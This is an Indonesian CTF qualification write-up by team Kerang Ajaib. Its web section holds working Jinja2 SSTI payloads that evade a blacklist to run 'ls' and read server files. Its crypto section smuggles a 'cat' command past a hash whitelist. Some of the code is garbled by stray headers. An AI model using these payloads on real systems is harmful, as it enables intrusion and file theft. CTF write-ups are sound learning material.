

Writeup Kualifikasi Slashroot 7

Kerang Ajaib



Anggota:
vulnnn (fr3nnn)
MadamEva (wazeazure)
yellow (frankiehuangg)

Daftar Isi

Daftar Isi	1
4N6	3
[409] [Zebra Cross]	3
[Probsetter]	3
[FLAG]	4
[499] [Bad Radio]	5
[Probsetter]	5
[FLAG]	8
CRY	9
[441] [Summary]	9
[Probsetter]	9
[FLAG]	12
WEB	13
[315] [VeryLight]	13
[Probsetter]	13
[FLAG]	15
REV	16
[302] [Asem]	16
[Probsetter]	16
[FLAG]	17
[361] [Sanca]	17
[Probsetter]	17
[FLAG]	20
OSI	21
[185] [Waka Waka eh eh]	21
[Probsetter]	21
[FLAG]	22
[249] [Kode Rahasia]	22
[Probsetter]	22
[FLAG]	23
[250] [Nostalgia_Child]	24
[Probsetter]	24
[FLAG]	25

[250] [ANABUL]	26
[Probsetter]	26
[FLAG]	29
MIS	30
[10] [Feedback]	30
[Probsetter]	30
[FLAG]	30
[186] [Welcome]	30
[Probsetter]	30
[FLAG]	30
[202] [RGX1337]	31
[Probsetter]	31
[FLAG]	32

4N6

[409] [Zebra Cross]

[DESCRIPTION]

**ZEBRA CROSSING ZEBRA
CROSSING**



Ini mirip QR code tapi panjang kaya zebra cross, jadi cara scannya gimana yaah ?

[HINT]

-

[Probsetter]

bukan_littlekrisna


Pertama kita unzip file-nya. Lalu kita `ls -a` dan ternyata terdapat 1 file wav dengan nama `.....` maka dari itu kita rename jadi `a.wav`. Dari situ kita tidak paham guna audionya, jadi langsung buka file qrcodenya. Selanjutnya kita exiftool untuk menentukan berapa ukuran yang benar dari qrcode tersebut.

`Luas = width * height`

`sqrt(Luas) = sisi qrcode`

Dari situ didapatkan sisi qrcode sekitar 1305 px. Maka kita buka adobe illustrator lalu bikin kotak merah sebesar 1305 x 1305 px.

Lalu seperti main puzzle, kita cocokkan qrcode hingga menjadi bagus.



Dari situ kita tahu kalau qrcode tersebut inverted. Maka untuk mendapatkan flag kita invert balik.



Dan didapatkan slashroot7{jUst_pL4y1N6_WiTh_QqRr_c0D33}

[FLAG]
slashroot7{jUst_pL4y1N6_WiTh_QqRr_c0D33}

[499] [Bad Radio]

[DESCRIPTION]

I was recording a radio station the other day and suddenly the frequency gets hijacked with some kind of weird signal?? This is the audio file, hopefully you can extract something out of it.


[HINT]

-

[Probsetter]

sqirradotdev

Pertama kita download dan buka dengan audacity langsung. Saat kita Dengarkan siaran tersebut, dibagian akhir ada suara yang sangat ribut **dan khas**, karena sering ketemu SSTV langsung tahu itu pakai ROBOT36. Setelah itu didapatkan



Asli jelek banget ini dapatnya :V

<https://rentry.org/bad-radio>

Lalu kita export gambar shrine nya secara **raw**. Lalu masukin stegonline aja. Nanti di 'blue 0' bakal muncul qrcode.

Lalu, didapatkan link gdrive, yang kemudian kita download file bernama 'file' Lalu di unzip dll file ini stepnya kayak ada 3 step. Untuk menyesuaikan format nama file dan diextract. Hasil akhirnya adalah file dengan format .webm

 flag	30/09/2023 15:42	WEBM File	10.065 KB
 flag	30/09/2023 15:37	File	10.065 KB
 flag	30/09/2023 15:37	WinRAR archive	9.803 KB

Selanjutnya, kita ffmpeg kan file .webm maka dari itu didapatkan folder berisi setiap frame.

Kita extract 8 kotak di kiri atas setiap foto, dan ubah dari hitam = 0 dan putih = 1. Akan didapatkan ASCII.

Solver

```
1 from PIL import Image
2
3 def check_for_bw_pattern(image_path, region):
4     # Open the image
5     img = Image.open(image_path)
6
7     # Crop the image to the specified region
8     img = img.crop(region)
9
10    height = 15
11    width = 15
12
13    file = open('file', 'a')
14
15    val = ''
16    for i in range(8):
17        (x, y) = (width + i * 30, height)
18
19        [409] [pixel = img.getpixel((x, y))
20
21        [Pro if(pixel[0] < 128 and pixel[1] < 128 and pixel[2] < 128):
22            val += '0'
23        [FLAG] continue
24
25        [499] [if (pixel[0] > 128 and pixel[1] > 128 and pixel[2] > 128):
26            val += '1'
27        [Probsette] continue
28
29        [FLAG]
30        print(chr(int(val, 2)), end='')
31        file.write(chr(int(val, 2)))
32
33        [441] [Summary]
34
35 # Example usage:
36 for i in range(1, 6757):
37     image_path = f'out{i:03d}.png'
38     selected_region = (0, 0, 240, 30) # (left, upper, right, lower)
39     check_for_bw_pattern(image_path, selected_region)
40     print(i)
```

Ternyata didapatkan file yang obfuscated maka kita bikin deobfuscated nya

```
1 file = open('file', 'r').read()
2
3 s = ''
4
5 for i in range(0, len(file), 2):
6     s += file[i]
7
8 print(s)
```

Maka didapatkan ascii yang rapi. Selanjutnya kita ambil semua base64 dan satukan.

[FLAG]
slashroot7{R4di0_h4s_b33n_T0uh0U_h1JAck3D_w_4pPP13_Z0MG}

CRY

[441] [Summary]

[DESCRIPTION]

sum it up baby

```
nc 103.152.242.228 1011
```

[Probsetter]

MockingJay

Steps

Diberikan sebuah file sha1 checker dimana kita harus memasukkan command bash yang jika di-hash dengan sha1 akan menghasilkan 3 nilai pertama yang sama dengan command 'echo lol'. Kemudian, kita tidak boleh menggunakan string 'flag.txt' pada command yang kita gunakan. Saya pun menggunakan subcommand pada bash yang dibuat dengan \$(), yaitu

```
cmd = b'echo lol; cat $(ls | grep flag).txt'
```

Namun, hash yang diberikan tidak sama, sehingga saya menambahkan karakter random di belakang setelah diberi # untuk menandakan komentar pada bash. Karena karakter yang ditambahkan tidak mempengaruhi hasil akhir kode, maka dapat dilakukan bruteforce semua string printable hingga didapatkan command dengan nilai sha yang sama dengan command 'echo lol'.

```
#!/usr/bin/python3

import hashlib
import subprocess
from binascii import hexlify
```

```

wl_cmd = b'echo lol'
wl_hash = hashlib.sha1(wl_cmd).digest()[:3]
print(wl_hash)

cmd = b'echo lol; cat $(ls | grep flag).txt #'
found = False
i = 0
while (i < 256 and not found):
    print(i)
    j = 0
    while (j < 256 and not found):
        k = 0
        while (k < 256 and not found):
            l = 0
            while (l < 256 and not found):
                temp = cmd + i.to_bytes() + j.to_bytes() +
k.to_bytes() + l.to_bytes()
                if (hashlib.sha1(temp).digest()[:3] == wl_hash):
                    found = True
                    cmd = temp
                    print(temp)
                    l += 1
                k += 1
            j += 1
        i += 1

```

Setelah didapatkan, maka kita dapat langsung mengirimkan command dengan pwntools untuk mendapatkan flagnya.

```

import hashlib
from pwn import *

wl_cmd = b'echo lol'
wl_hash = hashlib.sha1(wl_cmd).digest()[:3]
print(wl_hash)

cmd = b'echo lol; cat $(ls | grep flag) #'

```

```
found = False

from string import printable

idx = 0
for i in printable:
    print(idx)
    if (found): break
    for j in printable:
        if (found): break
        for k in printable:
            if (found): break
            for l in printable:
                if (found): break
                temp = cmd + i.encode() + j.encode() + k.encode() +
l.encode()
                if (hashlib.sha1(temp).digest()[:3] == wl_hash):
                    found = True
                    cmd = temp
                    print(temp)

    idx += 1

io = remote('103.152.242.228', 1011)
io.sendline(cmd)
io.recvuntil(b'lol\n')
print(io.recvline())
```

```
└─ 19:58:54 (535,35) frank@archlinux in ~/Documents/Github/CTFs
$ python solve.py
b'\xaeB\t'
0
1
2
3
4
5
6
b'echo lol; cat $(ls | grep flag) #63Fs'
7
[+] Opening connection to 103.152.242.228 on port 1011: Done
b'slashroot7{easy_crypt0_chall_f0r_ez_first_chall}\n'
[*] Closed connection to 103.152.242.228 port 1011
```

[FLAG]

slashroot7{easy_crypt0_chall_f0r_ez_first_chall}

WEB

[315] [VeryLight]

[DESCRIPTION]

This website very very Light

[HINT]

-

[Probsetter]

Anehinnn

Pertama kita inspect element lalu ditemukan kalau kita bisa membuat get request dengan parameter `search`.

Selanjutnya kita mencoba untuk melakukan input dan ternyata input tersebut di reflected ke web page.

You searched for:

halo

Dari situ ketahuan kalau dia tipe `ssti` - masih asumsi. Kemudian kita mencoba untuk memasukkan payload SSTI dari Hacktricks dan ternyata beberapa payload bekerja.

Setelah itu kita mencoba untuk membaca file yang ada di server.

Payload:

```
{ {request|attr(%27application%27)|attr(%27\x5f\x5fglobals\x5f\x5f%27)|attr(%27\x5f\x5fgetitem\x5f\x5f%27)(%27\x5f\x5fbuiltins\x5f\x5f%27)|attr(%27\x5f\x5fgetitem\x5f\x5f%27)(%27\x5f\x5fimport\x5f\x5f%27)(%27os%27)|attr(%27popen%27)(%27ls%27)|attr(%27read%27)()}}}
```

Very Very Light

You searched for:

0987364748373737463.txt app.py flag.txt

Namun ternyata semua itu flag palsu 😞

Jadi kita mencoba untuk melihat semua file di folder root.

Payload:

```
{ {request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|at tr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr(' \x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('listdir')('/')}}}
```

Very Very Light

You searched for:

```
[run', 'lib64', 'dev', 'sbin', 'lib32', 'var', 'usr', 'etc', 'bin', 'sys', 'root', 'boot', 'lib', 'tmp', 'srv', 'media', 'proc', 'lib32', 'opt', 'home', 'mnt', '.dockerenv', 'coomme_geeeett_your_flek']
```

Maka dari itu, kita tinggal membuat payload untuk membaca file coomme_geeeett_your_flek.

Payload:

```
{ {request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|at tr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr(' \x5f\x5fgetitem\x5f\x5f')('open')('/coomme\x5fgeeeett\x5fyouur\x5fflek')|attr('read')()}}}
```

Very Very Light

You searched for:

```
slashroot7{jU5t_a_5iMpL3_bL4CkL15t_R1GhTTTTtttTTTTTttt?}
```

[FLAG]

```
slashroot7{jU5t_a_5iMpL3_bL4CkL15t_R1GhTTTTtttTTTTTttt?}
```

REV

[302] [Asem]

[Probsetter]
Author : indrayyana#0

Steps

Diberikan file chall.asm sebagai berikut

```
section .text:  
global _start  
_start:  
    lea edx, s  
    mov di, edx  
    lea bh, flag  
    mov bl, bh  
    mov cl, 25h  
    add bl, cl  
  
L1 :  
    add di, 1  
    mov al, [edx]  
    xchg [bh], al  
    mov ch, [di]  
    xchg [bl], ch  
    dec bl  
    add edx, 2  
    inc bh  
    cmp edx, cl  
    jl L1  
    ret  
  
section .data:  
s db 's', '}', 'l', 'h', 'a', 'u', 's', 'p', 'h', '3', 'r', '5', 'o',
```

```
'_', 'o', 'h', 't', 'u', '7', 'p', '{', '_', 'p', 'u', '3', 'l', 'm',
'u', '4', 'd', 'n', '_', '4', 'n', 's', '4'
flag db ''
```

Untuk langkah penggerjaan, pertama saya mencoba untuk meng-compoile file tersebut menggunakan *nasm*, namun mengalami kegagalan. Kemudian, saya melihat bahwa string db pada assembly diatas merupakan flagnya yang diacak. Setelah dilihat lebih lanjut, ternyata flag disusun dari depan hingga belakang dengan steps 2 dan dilanjutkan dari belakang ke depan dengan steps -2. Langsung saja saya membuat script pythonnya dan didapatkan flagnya.

```
data = ['s', '}', 'l', 'h', 'a', 'u', 's', 'p', 'h', '3', 'r', '5',
'o', '_', 'o', 'h', 't', 'u', '7', 'p', '{', '_', 'p', 'u', '3', 'l',
'm', 'u', '4', 'd', 'n', '_', '4', 'n', 's', '4' ]

for i in range(0, len(data), 2):
    print(data[i], end='')

for i in range(len(data)-1, 0, -2):
    print(data[i], end='')
```

```
[FLAG]
slashroot7{p3m4n4s4n_dulu_puh_53puh}
```

[361] [Sanca]

```
[Probsetter]
Author : indrayyana#0
```

Steps

Diberikan sebuah file flag.txt.encoded dan file chall.pyc. Pertama, saya menggunakan pycdc untuk mengubah file chall.pyc tersebut menjadi file chall.py.

```
└─ 19:46:01 (514,14) frank@archlinux
$ ./pycdc sanca.pyc -o sanca.py
Warning: Stack history is not empty!
Warning: block stack is not empty!
```

Kemudian, didapat sebuah file python berupa challenge flag checker. Lalu saya mengubah beberapa variabel agar dapat lebih mudah dibaca.

```
# Source Generated with Decompyle++
# File: sanca.pyc (Python 3.10)

import sys
a =
'! "#$%&\\"()*+, -./0123456789:@ABCDEFHIJKLMNOPQRSTUVWXYZ[\\"]
\]^_`ab
cdefghijklmnopqrstuvwxyz{|}~ '


def start_decode(encoded):
    return decode(encoded.decode(), 'ular_sanca')


def read_user_input():
    return input('Please enter correct password for flag: ')


def read_encoded():
    return open('flag.txt.enc', 'rb').read()


def print_welcome_back():
    print('Welcome back... here is your flag:')
```

```

def check_user_input(user_input):
    if user_input == 'stikombali@alwaysthefirst':
        return True
    print('That password is incorrect')
    sys.exit(0)

def decode(user_input, ular_sanca):
    ular_sanca = ular_sanca
    i = 0
    while len(ular_sanca) < len(user_input):
        print(i)
        ular_sanca = ular_sanca + ular_sanca[i]
        i = (i + 1) % len(ular_sanca)
    if len(ular_sanca) >= len(user_input):
        return "".join((lambda x: [ chr(ord(arg422) ^
ord(arg422)) for arg422, arg422 in x ])(zip(user_input, ular_sanca)))

encoded = read_encoded()
# user_input = read_user_input()
user_input = 'stikombali@alwaysthefirst'
check_user_input(user_input)
print_welcome_back()
flag = start_decode(encoded)
print(flag)
sys.exit(0)

```

Dapat dilihat bahwa file membaca file flag.txt.encoded dan dengan input yang benar, maka flag akan diberikan. Input valid didapatkan dari fungsi check_user_input, yaitu 'stikombali@alwaysthefirst'.

```
└─ 19:49:26 (520,20) frank@archlinux
$ python sanca.py
Welcome back... here is your flag:
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
slashroot7{pyth0n_v3r51_10k4l}
```

[FLAG]
slashroot7{pyth0n_v3r51_10k4l}

OSI

[185] [Waka Waka eh eh]

[DESCRIPTION]

Apakah anda tahu tool yang digunakan untuk tracking waktu coding?

Flag nya ada pada halaman profil(probset) website tool tersebut.

[Probsetter]

indravyana:#0


Steps

Kita tahu bahwa tool yang dimaksud adalah GitHub. Langsung saja stalking dan dijumpai <https://github.com/indravyana/>. Pada bagian profile, ada sesuatu yang menarik.

 WAKATIME

337 HRS 5 MINS

Jika diklik, akan muncul halaman berikut.



[FLAG]
slashroot7{qu4nt1fy_y0ur_c0d1ng}

[249] [Kode Rahasia]

[DESCRIPTION]

Kode ini terinspirasi dari kode yang pernah viral di aplikasi yang berlogo not musik.

Flag :

slashroot7{292 697 24853 285 123456 555 39}

[HINT]

(Inggris....) (Thailand) (Jepang)

[Probsetter]

indrayyana#0

Dari soal didapatkan angka-angka itu. Maka secara intuitif kita tahu kalau '555' itu 'hahaha' dan 39 itu 'sankyu' - sering pakai soalnya :v

Maka dari itu sisa 5 kata yang harus dicari. Setelah tidak sengaja baca dari blog kalau itu bisa saja sesuai dengan keyboard

292 697 24853 285 123456

wow you write wit qwerty

[FLAG]

Slashroot7{wow you write wit qwerty hahaha sankyu}

[250] [Nostalgia_Child]

[DESCRIPTION]

Aku saat ini sedang mengingat **nostalgia** masa kecil. Tetapi aku bingung yang mana ya video di ig yang sesuai dengan masa kecilku ? bisakah kamu menolongku ?

[Probsetter]

riyanpradana_slashroot7.0


Steps

Langsung aja stalking IG probset:

<https://www.instagram.com/riyanpradana21/>

Awalnya kami coba stalking IG probset satu-satu karena IG probset ada 4, namun tidak membawa hasil. Lalu, mengingat kata **nostalgia**, kami mencoba mencari following probset dan ditemukan username IG: nostalg1ac0re.

Langsung aja ngedukun satu-satu dan diperoleh postingan pada tanggal 1 Agustus 2023.



[FLAG]
slashroot7{real_nostalgia}

[250] [ANABUL]

[DESCRIPTION]

Anabul lucuku ternyata pergi entah kemana. Bisa minta tolong untuk ditemukan?? Jika sudah berhasil ditemukan. Jangan lupa diberi makan. Pasti si anabul lelah dan perlu energi setelah pergi bermain.

Semoga ini membantu dalam pencarinya:

https://drive.google.com/file/d/1_X4Cmeas8A_pIVK-iQ7IdLbnmHSN6IA/view?usp=sharing

[Probsetter]

Nando_0

Steps

Jujur ini soal paling membingungkan😢. Diberikan sebuah file berisi tabel periodik. Karena tipe soalnya OSINT, kami jujur tidak memiliki ide sama sekali gimana bisa menemukan hewan dalam tabel periodik. Namun, kami iseng-iseng melakukan sedikit forensik dan ditemukan sesuatu yang menarik. Ada file RAR pada foto!

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 1920 x 1080, 8-bit colormap, non-interlaced
770	0x302	Zlib compressed data, best compression
127121	0x1F091	RAR archive data, version 5.x

Extract file RAR tersebut dan ditemukan Hint.txt yang berisikan:

Hint:


**Anabulku campuran dari ras Anjing Jepang.
Coba cek di IG. Siapa tahu dia ada di sana.**


Nama akun IG adalah.....

A : "....." + nomor atom


Hint2 : Ne_on10

